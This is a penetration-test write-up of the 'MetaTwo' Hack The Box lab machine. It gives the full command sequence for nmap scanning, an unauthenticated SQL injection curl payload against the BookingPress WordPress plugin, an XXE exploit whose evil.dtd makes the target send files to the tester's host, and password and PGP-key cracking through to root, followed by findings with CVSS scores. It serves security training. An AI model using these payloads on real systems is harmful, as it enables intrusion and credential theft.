
MetaTwo Report

Cover



Target: HTB Machine “MetaTwo” **Client:** HTB (Fictitious) **Engagement Date:** Jul 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

Objective of the Engagement

The objective of this security assessment was to perform a comprehensive evaluation of a Linux-based web application environment hosted on the `metapress.htb` domain. Our approach encompassed reconnaissance, service enumeration, exploitation of known vulnerabilities, credential extraction, and privilege escalation—culminating in full root-level access to the system.

We demonstrated how an attacker could exploit an unauthenticated SQL injection vulnerability in a WordPress plugin, identify and exploit an XXE flaw in the media library, crack cryptographic key passphrases, and ultimately extract sensitive credentials from encrypted local storage—all leading to complete system compromise.

Scope of Assessment

- **Host Discovery & OS Fingerprinting** ICMP probing revealed host availability with TTL value **63**, pointing to a Linux-based operating system.
- **Port Scanning & Service Enumeration** A full TCP SYN scan revealed open ports **21 (FTP), 22 (SSH), and 80 (HTTP)**. Version detection identified services including **OpenSSH 8.4p1** and **nginx 1.18.0**.

- **Web Application Analysis** The target domain was confirmed to run WordPress, with a vulnerable plugin, **BookingPress Appointment Booking 1.0.10**, exposed to SQL injection. This vulnerability allowed the extraction of admin and manager password hashes.
- **Credential Cracking & Authentication** The `manager` password hash was cracked using **Hashcat** (mode 400), enabling administrative access via the WordPress backend. Subsequent enumeration revealed the server was running PHP 8—suitable for exploiting **CVE-2021-29447** (XXE via media upload).
- **XXE Exploitation & File Disclosure** Leveraging the XXE vulnerability, sensitive internal files (`/etc/passwd` , `wp-config.php`) were retrieved, exposing local usernames and FTP credentials. WordPress configurations confirmed the use of FTP for content deployment.
- **Lateral Movement via FTP** FTP credentials allowed complete file retrieval from the server. Inspection of backend source code revealed **SMTP credentials** for the user `jnelson`.
- **Privilege Escalation via Passpie** SSH access was established using valid credentials for `jnelson`. Within the home directory, a `.passpie` credential store was discovered. Cracking the associated PGP key passphrase allowed export of the stored password database, which contained the **root** account password.
- **Root Access Confirmation** Using the retrieved password, `su` access was granted—yielding full **root shell access**, confirming total system compromise.

Ethics & Compliance

All testing was conducted under authorized and ethical engagement parameters. No actions were performed beyond the scope defined by stakeholders. All sensitive findings, artifacts, and credentials have been handled responsibly and disclosed solely to designated personnel for remediation and security hardening purposes.

2. Methodology

1 Recon:

Reconnaissance

Initial reconnaissance was performed using standard ICMP and TCP probes to determine host availability and identify exposed services.

Ping Analysis:

```
ping -c 1 10.129.228.95
PING 10.129.228.95 (10.129.228.95) 56(84) bytes of data.
64 bytes from 10.129.228.95: icmp_seq=1 ttl=63 time=55.5 ms
```

```
--- 10.129.228.95 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 55.482/55.482/55.482/0.000 ms
```

The host responded with TTL value of **63**, indicating it is most likely running a Linux-based operating system.

Port Scanning with Nmap:

A comprehensive TCP port scan was performed to detect open ports using the following command:

```
kali@kali ~/workspace/MetaTwo/nmap [17:29:19] $ sudo nmap -sS -p- --open -
n -Pn --min-rate 5000 10.129.228.95 -oG MetaTwoPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-03 17:31 UTC
Nmap scan report for 10.129.228.95
Host is up (0.037s latency).
Not shown: 60813 closed tcp ports (reset), 4719 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.04 seconds
```

Service Enumeration

Further inspection of the discovered services was conducted using Nmap’s service and version detection:

```
sudo nmap -sVC -p 21,22,80 10.129.228.95 -oN MetaTwoServices -vvv




PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp?    syn-ack ttl 63
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u1
```

```
(protocol 2.0)
| ssh-hostkey:
|   3072 c4:b4:46:17:d2:10:2d:8f:ec:1d:c9:27:fe:cd:79:ee (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDPp9LmBKMOuXu2ZOpw8JorL5ah0sU0kIBXvJB8LX26rp
bOhw+1MPdhx6ptZzXwQ8wkQc88xu5h+oB8NGkeHLYhvRqtZmvkTpOsyJiMm+0Udbg+IJCENPiK
GSC5J+0tt4QPj92xtTe/f7WV4hbBLDQust46D1xVJVOCNfaloIC40BtWoMWIoEFWnk7U3kwXcM
5336LuUnhm69XApDB4y/dt5CgXFoWlDQi45WLLQGbanCNAlT9XwyPnpIyqQdF7mRJ5yRXUOXGe
GmoO9+JALVQIEJ/7Ljxts6QuV633wFefpxnmvTu7XX9W8vxUcmInIEIQCmunR5YH4ZgWRclT+6
rzwRQw1DH1z/ZYui5Bjn82neoJunhweTJXQcotBp8glpvq3X/rQgZASSyYrOJghBlNVZDqPzp4
vBC78gn6TyZyuJXhDxw+lHxF82IMT2fatp240InLVvoWrTWlXlEyPiHraKC0okOVtul6T0VRxs
uT+QsyU7pdNFkn2wDVvC25AW8=
|   256 2a:ea:2f:cb:23:e8:c5:29:40:9c:ab:86:6d:cd:44:11 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBB1ZmNogWBUF8MwkNsezeb
Q+0/yPq7RX3/j9s4Qh8jbGlmvAcN0Z/aIBrzbEuTRf3/cHehtaNf9qrF2ehQAeM94=
|   256 fd:78:c0:b0:e2:20:16:fa:05:0d:eb:d8:3f:12:a4:ab (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIOP4kxBr9kumAjfplon8fXJpuqhdMJy2rpd3FM7+mGw2
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://metapress.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The system is confirmed to be running Linux, as indicated by service banners and TTL values.

Hostname Configuration

To ensure proper resolution of the web service, the hostname was appended to the local `/etc/hosts` file:

```
10.129.228.95 metapress.htb
```

Add the metapress.htb to /etc/hosts

The web site is a wordpress site

```
http://metapress.htb/
```

Web Application Inspection

Upon navigating to `http://metapress.htb/`, the website was identified as running **WordPress** CMS. Further exploration of the `/events/` endpoint revealed the presence of a booking system plugin.

The plugin in use is **BookingPress Appointment Booking**, verifiable through inspection of the following stylesheet path:

```
http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/css/bookingpress_element_theme.css?ver=1.0.10
```

Vulnerability Identification

A known vulnerability affecting this plugin version was identified:

- **Vulnerability Source:** https://patchstack.com/database/wordpress/plugin/bookingpress-appointment-booking/vulnerability/wordpress-bookingpress-plugin-1-0-10-unauthenticated-sql-injection-sqli-vulnerability
- **CVE Identifier:** https://www.cve.org/CVERecord?id=CVE-2022-0739
- **Vulnerability Type: Unauthenticated SQL Injection (SQLi)**
- **Affected Versions:** BookingPress < 1.0.11
- **Disclosure Date:** March 21, 2022

This vulnerability allows remote unauthenticated users to execute arbitrary SQL commands, potentially leading to data exfiltration or compromise of underlying database systems.

2 Foothold

Proof of Concept (PoC)

A SQL injection vulnerability was exploited within the `bookingpress_front_get_category_services` AJAX action to retrieve user credentials from the WordPress database:

Command:

```
curl -s 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data
"action=bookingpress_front_get_category_services&_wpnonce=411aa228a4&category_id=1&total_service=1) UNION ALL SELECT
1,user_login,user_pass,4,5,6,7,8,9 FROM wp_users-- -"
```

Output

```
..SNIP..
{"bookingpress_service_id":"1","bookingpress_category_id":"admin","booking
press_service_name":"$P$<REDACTED>","bookingpress_service_price":"$
..SNIP..

{"bookingpress_service_id":"1","bookingpress_category_id":"manager","booki
ngpress_service_name":"$P$<REDACTED>","bookingpress_service_price"

..SNIP..
```

As a result, the following usernames and password hashes were extracted from the response:

- `admin:$P$<REDACTED>`
- `manager:$P$<REDACTED>`

The hashes followed the WordPress format (`$P$` prefix), confirmed to match Hashcat mode `400` for MD5-based WordPress hashes per Hashcat documentation: https://hashcat.net/wiki/doku.php?id=example_hashes

400	phpass, WordPress (MD5), Joomla (MD5)	P984478476IagS59wHZvyQMArzfx58u.

Cracking the Hashes:

```
hashcat -m 400 hashes.txt  /usr/share/wordlists/rockyou.txt
```

Outcome:

```
$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70:<REDACTED>
```

This revealed the password `<REDACTED>` for the user `manager`. With these credentials, authenticated access to the WordPress admin portal at `http://metapress.htb/wp-admin` was achieved.

At this stage, valid SSH or FTP credentials were still unavailable.

XXE Exploitation via Media Library


An XXE vulnerability,CVE-2021-29447affecting WordPress versions 5.6–5.7 running on PHP 8, was identified. Exploitation requires author-level file upload capability.

To automate the attack, the following publicly available script was employed:
https://github.com/0xRar/CVE-2021-29447-PoC

Execution:

```
python3 PoC.py -l 10.10.14.208 -p 80 -f ../../../../..//etc/passwd



    ╔╦╗  ╦╔╗
    ═ ╚╗╔═╣╠═══2021-29447
    ╚╩ ╩  ╩╚═
    Written By (Isa Ebrahim - 0xRar) on January, 2023



═══════════════════════════════════════════════════════════════════════
═
    [*] Title: Wordpress XML parsing issue in the Media Library leading to
XXE
    [*] Affected versions: Wordpress 5.6 - 5.7
    [*] Patched version: Wordpress 5.7.1
    [*] Installation version: PHP 8

═══════════════════════════════════════════════════════════════════════
═

[+] payload.wav was created.
[+] evil.dtd was created.
[+] manually upload the payload.wav file to the Media Library.
[+] wait for the GET request.

[Thu Jul  3 19:17:56 2025] PHP 8.4.8 Development Server
(http://0.0.0.0:80) started
```

Now we must upload the payload.wav



After upload the payload.wav I saw this on the console :

```
[Thu Jul  3 19:20:38 2025] 10.129.228.95:40978 Accepted
[Thu Jul  3 19:20:38 2025] 10.129.228.95:40978 [200]: GET /evil.dtd
[Thu Jul  3 19:20:38 2025] 10.129.228.95:40978 Closing
[Thu Jul  3 19:20:38 2025] 10.129.228.95:40994 Accepted
[Thu Jul  3 19:20:38 2025] 10.129.228.95:40994 [404]: GET /?
p=jVRNj5swEL3nV3BspUSGkGSDj22lXjaVuum9MuAFusamNiShv74zY8gmgu5WHtB8vHkezxis
MS2/8BC...SNIP.. - No such file or directory
[Thu Jul  3 19:20:38 2025] 10.129.228.95:40994 Closing
[Thu Jul  3 19:20:38 2025] 10.129.228.95:40998 Accepted
```

After uploading the malicious `.wav` payload via the WordPress Media Library, the internal request to `evil.dtd` confirmed successful parsing.

Captured output was decoded using:

```
php decode.php

root:x:0:0:root:/root:/bin/bash
...SNIP...
jnelson:x:1000:1000:jnelson,,,:/home/jnelson:/bin/bash
...SNIP...
```

The user `jnelson` was confirmed to exist on the system.

Credential Discovery

Repeating the XXE procedure with the target file `wp-config.php` :

```
python3 PoC.py -l 10.10.14.208 -p 80 -f ../wp-config.php
```

Revealed FTP configuration details:

```
php decode.php
<?php

...SNIP...
define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '<REDACTED>' );
```

```
define( 'FTP_HOST', 'ftp.metapress.htb' );

...SNIP...
```

Using these credentials, full access to the FTP server was obtained (downloading all the data):

```
wget -r --ftp-user=metapress.htb --ftp-password=<REDACTED>
ftp://10.129.228.95/
```

Additional Credentials

Inside the retrieved `send_mail.php` file, SMTP credentials for `jnelson` were identified:

```
cat send_email.php
<?php
...SNIP...
$mail->Host = "mail.metapress.htb";
$mail->SMTPAuth = true;
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "<REDACTED>";
$mail->SMTPSecure = "tls";
$mail->Port = 587;

...SNIP...
```

These credentials potentially allow further interaction via mail services or lateral movement within the system.

3 Privilege Escalation

SSH Access as jnelson


Using the previously extracted credentials, an SSH connection was established to the target host:

```
ssh jnelson@10.129.228.95
```

Upon authentication, the user flag (`user.txt`) was successfully retrieved, confirming access to the system as a local user.

Passpie Credential Store

A hidden `.passpie` directory was discovered in the `jnelson` home directory. This directory contained encrypted credentials managed by passpie a command-line password manager.



```
jnelson@meta2:~/.passpie/ssh$ passpie list
```

Name	Login	Password	Comment
ssh	jnelson	********	
ssh	root	********	

Of particular interest was the `.keys` file within this directory:

```
/home/jnelson/.passpie/.keys .
```

We downloaded the file using

```
scp jnelson@10.129.228.95:/home/jnelson/.passpie/.keys .
```

Both the **public** and **private PGP key blocks** used to encrypt the credential database were extracted.

Cracking the PGP Private Key Passphrase

On the file we have 2 keys

```
cat .keys
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQSuBGK4V9YRDADENdPyGOxVM7hcLSHfXg+21dENGedjYV1gf9cZabjq6v440NA1
AiJBBC1QUbIHmaBrxngkbu/DD0gzCEWEr2pFusr/Y3yY4codzmteOW6Rg2URmxMD
<...SNIP...>
FiEEfGeGp1YbyE9QSGceOHd1w1dF0gMFAmK4V9YCGwwACgkQOHd1w1dF0gOm5gD9
GUQfB+Jx/Fb7TARELr4XFObYZq7mq/NUEC+Po3KGdNgA/04lhPjdN3wrzjU3qmrL
fo6KI+w2uXLaw+bIT1XZurDN
=dqsF
-----END PGP PUBLIC KEY BLOCK-----

-----BEGIN PGP PRIVATE KEY BLOCK-----

lQUBBGK4V9YRDADENdPyGOxVM7hcLSHfXg+21dENGedjYV1gf9cZabjq6v440NA1
AiJBBC1QUbIHmaBrxngkbu/DD0gzCEWEr2pFusr/Y3yY4codzmteOW6Rg2URmxMD
<...SNIP...>
V9YCGwwACgkQOHd1w1dF0gOm5gD9GUQfB+Jx/Fb7TARELr4XFObYZq7mq/NUEC+P
o3KGdNgA/04lhPjdN3wrzjU3qmrLfo6KI+w2uXLaw+bIT1XZurDN
```

```
=7Uo6
-----END PGP PRIVATE KEY BLOCK-----
```

Just add 1 pgp key on a file

Example:

```
-----BEGIN PGP PRIVATE KEY BLOCK-----

lQUBBGK4V9YRDADENdPyGOxVM7hcLSHfXg+21dENGedjYV1gf9cZabjq6v440NA1
AiJBBC1QUbIHmaBrxngkbu/DD0gzCEWEr2pFusr/Y3yY4codzmteOW6Rg2URmxMD
/GYn9FIjUAWqnfdnttBbvBjseL4sECpmgxTIjKbWAXlqgEgNjXD306IweEy2FOho
3LpAXxfk8C/qUCKcpxaz0G2k0do4+VTKZ+5UDpqM5++soJqhCrUYudb9zyVyXTpT
ZjMvyXe5NeC7JhBCKh+/Wqc4xyBcwhDdW+WU54vuFUthn+PUubEN1m+s13BkyvHV
gNAM4v6terRItXdKvgvHtJxE0vhlNSjFAedACHC4sN+dRqFu4li8XPIVYGkuK9pX
5xA6Nj+8UYRoZrP4SYtaDslT63ZaLd2MvwP+xMw2XEv8Uj3TGq6BIVWmajbsqkEp
tQkU7d+nPt1aw2sA265vrIzry02NAhxL9YQGNJmXFbZ0p8cT3CswedP8XONmVdxb
a1UfdG+soO3jtQsBAKbYl2yF/+D81v+42827iqO6gqoxHbc/0epLqJ+Lbl8hC/sG
 ...SNIP
-----END PGP PRIVATE KEY BLOCK-----
```

The private key was saved as a standalone file and its hash was generated using `gpg2john` for compatibility with John the Ripper:

```
gpg2john key > hash

john hash -w=/usr/share/wordlists/rockyou.txt
```


The cracking process was successful and yielded the passphrase associated with the Passpie key:

```
Using default input encoding: UTF-8
..SNIP...
<REDACTED>         (Passpie)
...SNIP...
```

Exporting and Accessing Stored Credentials

With access to the decrypted keyring, the credentials managed by Passpie were exported using:

```
passpie export ~/password.db
Passphrase:



cat ~/password.db
```




This file revealed a list of stored credentials, including elevated access credentials.

Root Access via su

Using one of the passwords extracted from the decrypted Passpie database, privilege escalation was achieved via `su`:


```
jnelson@meta2:~$ su root
Password:
root@meta2:/home/jnelson#
```



Root-level shell access confirmed successful privilege escalation. The root flag (`root.txt`) was accessible and retrieved.

3 Findings

3.1 Vulnerability: Unauthenticated SQL Injection in BookingPress Plugin




- **CVE:** CVE-2022-0739
- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 9.8 (High)
- **Description:** The BookingPress Appointment Booking plugin (version 1.0.10) exposes an unauthenticated SQL injection flaw in the `bookingpress_front_get_category_services` AJAX endpoint. An attacker can inject arbitrary SQL via the `total_service` parameter to extract user credentials from the `wp_users` table.
- **Impact:** Enables extraction of administrator and manager password hashes, granting unauthorized backend access and facilitating full site compromise.
- **Technical Summary:** A crafted payload appended a `UNION ALL SELECT` clause to retrieve `user_login` and `user_pass` fields. The JSON response contained `$P$`-prefixed password hashes for both `admin` and `manager`.
- **Evidence:**
  - SQLi request showing `UNION ALL SELECT 1,user_login,user_pass,… FROM wp_users`.
  - JSON response fragments containing the extracted password hashes.

3.2 Vulnerability: XML External Entity (XXE) in WordPress Media Library


- **CVE:** CVE-2021-29447
- **CVSS:** CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N – 6.5 (Medium)
- **Description:** WordPress versions 5.6–5.7 running on PHP 8 contain an XXE flaw in the Media Library. Authenticated users with upload privileges can craft media files that trigger external entity resolution, leaking server files.
- **Impact:** Disclosure of sensitive files (e.g., `/etc/passwd`, `wp-config.php`), enabling attackers to harvest credentials and plan further exploitation.
- **Technical Summary:** The PoC script uploaded a malicious `.wav` file referencing an external DTD (`evil.dtd`). Upon processing, WordPress fetched and parsed `evil.dtd`, causing the server to exfiltrate file contents over HTTP.
- **Evidence:**
  - Web server logs capturing `GET /evil.dtd`.
  - Decoded `/etc/passwd` entries indicating local user accounts, including `jnelson`.

3.3 Vulnerability: Exposure of FTP Credentials in wp-config.php



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N – 5.3 (Medium)
- **Description:** The WordPress configuration file (`wp-config.php`) contained plaintext FTP credentials (`FTP_USER` , `FTP_PASS` , `FTP_HOST`), facilitating unauthorized file system access.
- **Impact:** Attackers can gain full read/write access to the webroot and other directories via FTP, allowing code injection, backdoor installation, or data exfiltration.
- **Technical Summary:** Retrieved via XXE, the file revealed valid FTP credentials for `metapress.htb` . A recursive download with `wget --ftp-user` and `--ftp-password` confirmed full file-system access.
- **Evidence:**
  - Configuration entries: `define('FTP_USER','metapress.htb')` `define('FTP_PASS','<REDACTED>')`
  - Successful `wget -r` output showing directory traversal and file retrieval.


3.4 Vulnerability: Exposure of SMTP Credentials in send_mail.php



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N – 5.3 (Medium)
- **Description:** The mailer script `send_mail.php` included hard-coded SMTP credentials (`Username` , `Password`) for `jnelson@metapress.htb` , exposing them in clear text.
- **Impact:** Allows unauthorized mail relay or mailbox access, enabling phishing, spam campaigns, or interception of internal communications to aid social engineering.


- **Technical Summary:** Source code inspection revealed: `$mail->Username = "jnelson@metapress.htb"; $mail->Password = "<REDACTED>";` with TLS on port 587.
- **Evidence:**
  - Clear-text SMTP credentials in PHP source.
  - Confirmation of SMTP service availability via port 587.

3.5 Vulnerability: Weak Passphrase Protection of Local PGP Store



- **CVSS:** CVSS3.1: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L – 7.3 (HIgh)
- **Description:** The `.passpie` directory in the user home contained PGP key pairs protected by a weak passphrase, vulnerable to dictionary attacks.
- **Impact:** Permits decryption of the Passpie database, disclosing all stored credentials, including root-level accounts.
- **Technical Summary:** The `.keys` file (private PGP key) was extracted and its passphrase hash generated with `gpg2john`. John the Ripper successfully cracked it using `rockyou.txt`.
- **Evidence:**
